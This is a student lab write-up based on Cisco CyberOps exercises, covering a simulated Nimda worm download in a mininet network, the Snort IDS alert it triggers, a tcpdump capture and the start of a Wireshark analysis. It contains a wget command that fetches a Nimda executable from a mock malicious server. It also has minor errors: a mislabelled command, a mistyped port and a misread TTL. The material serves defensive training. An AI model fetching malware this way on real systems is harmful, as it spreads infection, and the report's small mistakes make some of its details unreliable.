PREPARED BY
Olha Dorosh

LAST REVIEWED ON
21/06/2023

Decoding the Nimda Virus Simulation: Analyzing Firewall & IDS Logs and Traffic Captures.

Overview




Fig.1 *The CyberOps Workstation VM with mininet is made accessible thanks to Cisco Network Academy (Cisco Network Academy. CyberOps Associate v 1.0., Lab 26.1.7). This will be the reference network for this Project.*

This Project aims to analyze firewall and Snort logs, traffic captures, and file extraction from pcap obtained from simulating a malware download. The referenced malware is the famous Nimda worm, which spread in 2001 and was one of the first worms to have a significant impact on the Internet. Nimda primarily spread through infected emails, compromised websites, and network file sharing. Once a system was infected, Nimda was capable of replicating, spreading through email, performing brute-force attacks to compromise passwords, and exploiting various security vulnerabilities. Nimda caused considerable damage, slowing down Internet traffic and compromising numerous systems (Wikipedia. (n.d.). Nimda. In Wikipedia. Retrieved June 21, 2023, from [https://en.wikipedia.org/wiki/Nimda]).

This Project has been developed by utilizing material from the Lab 26.1.7 and the Lab 27.2.10 in Cisco Network Academy's CyberOps course. The network depicted in *Figure 1* was uploaded using the *cyberops_extended_topo_no_fw.py* script provided by Cisco Network Academy.

In a secure network, network alarms originate from multiple devices, including firewalls, IDS, routers, switches, servers, and various other security devices. **The issue arises from the fact that not all alarms are of equal importance or significance**. For example there is a distinction in terms of format and content between the alarms received from a firewall as opposed to those from a server.The majority of alarms in a SIEM come from **Snort and firewalls** because these devices play a crucial role in detecting and preventing intrusions and threats in the network. Therefore, **this project will specifically emphasize the analysis of alarms generated by these devices** (Cisco Network Academy. CyberOps Associate v 1.0., Lab 26.1.7 (p. 1)).

Let's remember that Snort is a widely used open-source Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) in the field of cybersecurity. It is designed to monitor real-time network traffic, identify suspicious or potentially harmful activities, and take active measures to block or mitigate attacks. Snort relies on a flexible and customizable detection engine that analyzes network packets to detect patterns matching predefined rules. It can identify and report various threats, including unauthorized access attempts, cyber attacks, malware, and anomalous network behavior.Thanks to its open-source nature, Snort allows users to customize rules and integrate new functionalities, ensuring enhanced adaptability and scalability. Snort serves as a valuable resource for improving network security, empowering network administrators to promptly identify threats and take appropriate actions to protect their IT environment (Cisco Network Academy. CyberOps Associate v 1.0. (Chapter 12).

Firewall rules, on the other hand, are configurations that dictate how a firewall should handle network traffic. These rules specify which types of traffic are allowed or denied based on various criteria such as source/destination IP addresses, ports, protocols, or application-specific characteristics (Cisco Network Academy. CyberOps Associate v 1.0. (Chapter 12).

By effectively configuring and managing Snort and firewall rules, organizations can enhance their network security by detecting and blocking unauthorized access attempts, malware, or suspicious behavior. **Regularly updating and fine-tuning these rules is crucial to keep pace with emerging threats and ensure optimal protection for the network.**

Required Resources

- CyberOps Workstation virtual machine (Oracle VirtualBox, version 7.0)




Fig.2 *Information about my CyberOps Workstation Virtual Machine. If you want to repeat the experience, remember to allocate a base memory of at least 2GB (the default is 1GB, but errors may occur) and set the network to Bridge mode, or if you are using WiFi with a proxy, you may need NAT adapter).*

- Internet Connection

Preparing the Virtual Environment

First, I have configured the network of the CyberOps VM by executing the following command as an administrator (as I am in the home directory of the *analyst* user) within the terminal of the CyberOps VM. The purpose of the script is to configure the network interface to request IP information through DHCP.

```
[analyst@secOps ~]$ sudo ./lab.support.files/scripts/configure_as_dhcp.sh
[sudo] password for analyst: ********
Configuring the NIC to request IP info via DHCP...
Requesting IP information...
IP Configuration successful.
[analyst@secOps ~]$
```

The message *IP Configuration successful* indicates that the IP address configuration through DHCP has been successfully completed. This means that the virtual machine has successfully obtained an IP address from the network using DHCP.To verify if my CyberOps Workstation VM has obtained an IP address on mylocal network, I use the **ifconfig** command.

```
[analyst@secOps ~]$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 172.***.***.***  netmask 255.***.***.***  broadcast 172.***.***.***
inet6 fe80::**:****:****:****  prefixlen 64  scopeid 0x20<link>
ether 08:**:**:**:**:**  txqueuelen 1000  (Ethernet)
RX packets 7  bytes 2112 (2.0 KiB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 34  bytes 4152 (4.0 KiB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The following output regarding to the Ethernet interface *enp0s3* indicates that:

- *enp0s3* is an active and running interface that supports both broadcast and multicast.
- *Inet 172.****. *** .*** indicates my private IPv4 address, along with the associated netmask and broadcast address.
- *Inet6 fe80*::**:****:****:**** represents my IPv6 address.
- *Ether 08*:**:**:**:**:** indicates the MAC address of my PC
- The remaining information pertains to packet transmission and reception statistics and other relevant network interface details.

The output demonstrates that my virtual machine has an IP address on the local network.

In addition I tested connectivity to a public webserver by pinging www.cisco.com.

```
analyst@secOps ~]$ ping www.cisco.com
PING e2867.dsca.akamaiedge.net (104.120.116.163) 56(84) bytes of data.
64 bytes from a104-120-116-163.deploy.static.akamaitechnologies.com
(104.120.116.163): icmp_seq=1 ttl=50 time=63.1 ms
64 bytes from a104-120-116-163.deploy.static.akamaitechnologies.com
(104.120.116.163): icmp_seq=2 ttl=50 time=62.2 ms
64 bytes from a104-120-116-163.deploy.static.akamaitechnologies.com
(104.120.116.163): icmp_seq=3 ttl=50 time=61.4 ms
64 bytes from a104-120-116-163.deploy.static.akamaitechnologies.com
(104.120.116.163): icmp_seq=4 ttl=50 time=60.2 ms
64 bytes from a104-120-116-163.deploy.static.akamaitechnologies.com
(104.120.116.163): icmp_seq=5 ttl=50 time=59.2 ms
64 bytes from a104-120-116-163.deploy.static.akamaitechnologies.com
(104.120.116.163): icmp_seq=6 ttl=50 time=58.3 ms
64 bytes from a104-120-116-163.deploy.static.akamaitechnologies.com
(104.120.116.163): icmp_seq=7 ttl=50 time=58.0 ms
64 bytes from a104-120-116-163.deploy.static.akamaitechnologies.com
(104.120.116.163): icmp_seq=8 ttl=50 time=58.1 ms
^C
--- e2867.dsca.akamaiedge.net ping statistics ---
9 packets transmitted, 8 received, 11.1111% packet loss, time 8010ms
rtt min/avg/max/mdev = 57.962/60.060/63.068/1.848 ms
```

The output shows the result of pinging www.cisco.com:

- The IP address associated with www.cisco.com is *104.120.116.163.*
- The ping command sent several ICMP packets to the destination address and received responses with these details:

  - *Icmp_seq:* sequence number of each packet. In my case, the numbers 1 to 8 can be referred to as sequence numbers.
  - *TTL* = Time To Live value. In my case, the TTL value remains constant at 50 for all the sent

packets, indicating that the ping has traversed 50 network hops before reaching the destination.
- *Time* = round-trip time in milliseconds for each packet.

In this case, the **ping was successful**, and most of the packets were received with varying round-trip times.

- The statistics at the end provide a summary of the ping results, including the number of packets transmitted (*9*), packets received (*8*), packet loss percentage (*11.1111%*), total time it took for the ping command to complete (*8010 ms*) and the minimum (*57.962 ms*), average (*60.060ms*), maximum (*63.068 ms*), and standard deviation (*1.848 ms*) of round-trip times.

Firewall and IDS Logs & Network Traffic Analysis

Firewalls and Intrusion Detection Systems (IDS) are often deployed to partially automate the traffic monitoring task. Both firewalls and IDSs match incoming traffic against administrative rules. **Firewalls usually compare the packet header against a rule set while IDSs often use the packet payload for rule set comparison**. Because firewalls and IDSs apply the pre-defined rules to different portions of the IP packet, IDS and firewall rules have **different structures** (Cisco Network Academy. CyberOps Associate v 1.0., Lab 26.1.7 (p. 2)).

While there is a difference in rule structure, some similarities between the components of the rules remain. For example, both firewall and IDS rules contain matching components and action components. Actions are taken after a match is found.

• **Matching component** - specifies the packet elements of interest, such as: packet source, the packet destination, transport layer protocols and ports and data included in the packet payload.

• **Action component** - specifies what should be done with that packet that matches a component, such as: accept and forward the packet, drop the packet or send the packet to a secondary rule set for further inspection.

A common firewall design is to drop packets by default while manually specifying what traffic should be allowed. Known as dropping-by-default, this design has the advantage protecting the network from unknown protocols and attacks. As part of this design, it is common to log the events of dropped packets since these are packets that were not explicitly allowed and therefore, infringe on the organization's policies. Such events should be recorded for future analysis (Cisco Network Academy. CyberOps Associate v 1.0., Lab 26.1.7 (p. 2 - 3)).

Real-Time IDS Log Monitoring

To check the alerts generated by the Snort (IDS), first of all I uploaded the mininet topology shown in *Figure 1* using the following command executed as an administrator.

```
[analyst@secOps ~]$ sudo
./lab.support.files/scripts/cyberops_extended_topo_no_fw.py
[sudo] password for analyst: ********
*** Adding controller
*** Add switches
```

```
*** Add hosts
*** Add links
*** Starting network
*** Configuring hosts
R1 R4 H1 H2 H3 H4 H5 H6 H7 H8 H9 H10 H11
*** Starting controllers
*** Starting switches
*** Add routes
*** Post configure switches and hosts
*** Starting CLI:
mininet>
```

As we can see, the mininet prompt is displayed, indicating that mininet is ready to accept commands.

After I had to open a shell on R1 (router R1) using the following command:

```
mininet> xterm R1
mininet>
```

The R1 shell opens in a terminal window with a black text and white background. The logged-in user is the root user, indicated by **[root@secOps analyst]#** in the command prompt. The # symbol at the end of the prompt signifies administrative privileges.

Then, to start the Linux-based IDS - Snort - on R1's shell, I had to use the following command:

```
[root@secOps analyst]# ./lab.support.files/scripts/start_snort.sh
Running in IDS mode
--== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
<output omitted>
```

In R1, Snort is currently running, which means it is impossible to see the [root@secOps analysts]# prompt anymore.

After I had to open shells for hosts H5 and H10. **H10 will simulate a server on the Internet that is hosting malware**. For this reason I had to run the *mal_server_start.sh* script on H10 to start the server.

```
mininet> xterm H5
mininet> xterm H10
mininet>
```

On H10:

```
[root@secOps analyst]# ./lab.support.files/scripts/mal_server_start.sh
[root@secOps analyst]#
```

Then, on H10, I had to use the **netstat** command with the **-tunpa** options to verify if the web server was running. When used as shown below, netstat lists all ports currently assigned to services:

```
[root@secOps analyst]# netstat -tunpa
```

Executing this command on H10 shown me a list of active network connections, including the corresponding ports and services, see *Figure 2*.




Fig.2 *Output of netstat -tunpa. We can see that the lightweight webserver nginx is running and listening to connections on port TCP 6666.*

As seen by the output of *Figure 2*, the webserver **nginx** is running and **listening** to connections on port **TCP 6666**.

At this point, I opened another R1 terminal window (as Snort is running in the other R1 window) and executed the following command to monitor the **/var/log/snort/alert** file in real-time (thanks to option **-f**). This file is where Snort is configured to record alerts. As no alerts have been recorded yet, the log was supposed to be empty. This window will display alerts as they occur.

```
[root@secOps analyst]# wget 209.165.202.133:6666/W32.Nimda.Amm.exe
```

Later, I used the **wget** command on host H5 to download a file named *W32.Nimda.Amm.exe* and I obtained the following output, as shown in *Figure 3.*




Fig.3 *Output of wget 209.165.202.133:6666/W32.Nimda.Amm.exe command.*

From the output in *Figure 3*, it can be seen that the port used during the communication with the malware web server is port 6666. The indicator is present in the following snippet of the output: *Connecting to 209.165.202.133:6666... connected*.

We can see also that the file was completely downloaded. This is indicated by the line *W32.Nimda.Amm.exe 100%[==========>] 337.00K* in the output.

As the malicious file was transiting R1, Snort was able to inspect its payload. **The payload matched at least one of the signatures configured in Snort and triggered an alert on the second R1 terminal window (the tab where tail -f was running)**.The Snort on R1 generated an alert related to the file download. The alert message is as follows:




Fig.4 *Snort alert related to the file download. The fields of the alert represent the following. (i)Date and Time: 06/20-10:17:29.502871. (ii) Alert ID: [1:1000003:0]. (iii) Alert Description: Malicious Server Hit!. (iv) Priority: Priority: 0. (v) Connection Details: {TCP} 209.165.200.235:439966 -> 209.165.202.133:6666.*

The alert indicates that a **potential attack** or suspicious behavior related to a server identified as *Malicious Server* has been detected. The alert has a **priority of 0**, which indicate a high level of severity. The final part of the output displays the connection details, indicating that the communication is happening over the **TCP protocol** between the IP addresses **209.165.200.235** (source) and **209.165.202.133** (destination), using ports **43996** and **6666** respectively.

Later on, I had started packet capture on the H5 host using the **tcpdump** command, which I had to execute as an administrator. ***-i H5-eth0*** specifies the network interface to capture packets from. After issuing this command, tcpdump started capturing packets on the specified network interface and saved them to the *nimda.download.pcap* file.

```
[root@secOps analyst]# tcpdump -i H5-eth0 -w nimda.download.pcap &
[1] 1475
[root@secOps analyst]# tcpdump: listening on H5-eth0, link-type EN10MB
(Ethernet),capture size 262144 bytes
```

With the above command, tcpdump was capturing packets. At this point, I had to download the malware again. For this reason I need to repeat the command **wget 209.165.202.133:6666/W32.Nimda.Amm.exe** on host H5.

Now I had to bring the packet capture to the foreground using the **fg** command and then stop the capture process using **Ctrl+C**. As output, we can see a summary of the capture.

```
[root@secOps analyst]# fg
tcpdump -i h5-eth0 -w nimda.download.pcap
^C57 packets captured
57 packets received by filter
0 packets dropped by kernel
[root@secOps analyst]#
```

```
[root@secOps analyst]# ls -l
total 60228
-rw-r--r-- 1 root    root        6536 May 25 16:24 capture.pcap
drwxr-xr-x 2 analyst analyst     4096 May 25 06:33 Desktop
drwxr-xr-x 3 analyst analyst     4096 Apr  2  2020 Downloads
-rw-r--r-- 1 root    root           0 May 29 06:40 httpdump.pcap
drwxr-xr-x 9 analyst analyst     4096 May 30 11:00 lab.support.files
-rw-r--r-- 1 root    root      350128 Jun 20 11:03 nimba.download.pcap
-rw-r--r-- 1 root    root      352268 May 31 06:40 nimda.download.pcap
-rw-r--r-- 1 root    root         257 May 30 09:22 prova.pcap
drwxr-xr-x 2 analyst analyst     4096 Mar 21  2018 second_drive
-rw-r--r-- 1 analyst analyst 59539456 Jan 13  2020 VBoxGuestAdditions_6.1.2.iso
-rw-r--r-- 1 root    root      345088 Mar 23  2018 W32.Nimda.Amm.exe
-rw-r--r-- 1 root    root      345088 Mar 23  2018 W32.Nimda.Amm.exe.1
-rw-r--r-- 1 root    root      345088 Mar 23  2018 W32.Nimda.Amm.exe.2
-rw-r--r-- 1 root    root      345088 Mar 23  2018 W32.Nimda.Amm.exe.3
drwxr-xr-x 2 analyst analyst     4096 May 30 11:22 Zip-Files
```

Fig.5 *Output of ls -l on host H5. We can see that the highlight pcap file was in fact saved to disk and has size greater than zero (350,128 bytes).*

The pcap file is highly valuable for security analysts in various ways:

1. Packet Analysis: The pcap file contains a detailed record of captured network packets. We can use tools like Wireshark to examine individual packets, analyze network protocols, identify anomalies or suspicious behaviors, and detect potential threats or malicious activities.
2. Indicators of Compromise (IOC) Search: Analysts can search for specific patterns such as IP addresses, ports, strings, or known malware signatures within the pcap file.
3. Network Session Reconstruction: Using the pcap file, analysts can reconstruct the communication sessions between network devices. This provides a detailed view of the network traffic flow.
4. Traffic Analysis: The pcap file enables the examination of network traffic over a specific time period.

Comprehensive Analysis: Logs, Traffic Captures, and File Extraction from pcap

Looking at logs is very important, but it is also important to understand how network transactions happen at the packet level.

In the first part of this paragraph, I will analyze the logs and traffic that I captured earlier using Wireshark. While tcpdump can also be used, Wireshark's graphical interface greatly simplifies the task. It is also important to note that tcpdump and Wireshark share the same file format for packet captures, so pcap files created by one tool can be opened by the other (Cisco Network Academy. CyberOps Associate v 1.0., Lab 27.2.10 (p. 1)).

Let's begin by opening the previously downloaded file *nimda.download.pcap* with Wireshark. In my case, the file was downloaded in the directory /home/analyst.

```
[analyst@secOps ~]$ wireshark nimda.download.pcap &
```

In *Figure 6*, we can see the captured packets in the Wireshark screen. Packets from 3-rd to 5-th represent the TCP three-way handshake. Insead the 6-th packet shows the request for the malware file.

Confirming what was already known, the request was made over HTTP, sent as a GET request.





Fig.6 *The image displays the captured packets during the malware download from the nimda.download.pcap file in the Wireshark screen.*

Because HTTP runs over TCP, it is possible to use Wireshark's Follow TCP Stream feature to rebuild the TCP transaction (Cisco Network Academy. CyberOps Associate v 1.0., Lab 27.2.10 (p. 3)). So I selected the first captured TCP packet (which is a SYN packet) and chose the option Follow > TCP Stream by right-clicking on it, see *Figure 7*. This option allows to view the complete TCP transaction between the communicating entities. By using this feature, Wireshark reconstructs and displays the entire data flow related to that specific TCP connection, enabling us to easily view and analyze the content of the packets sent and received during the transaction.




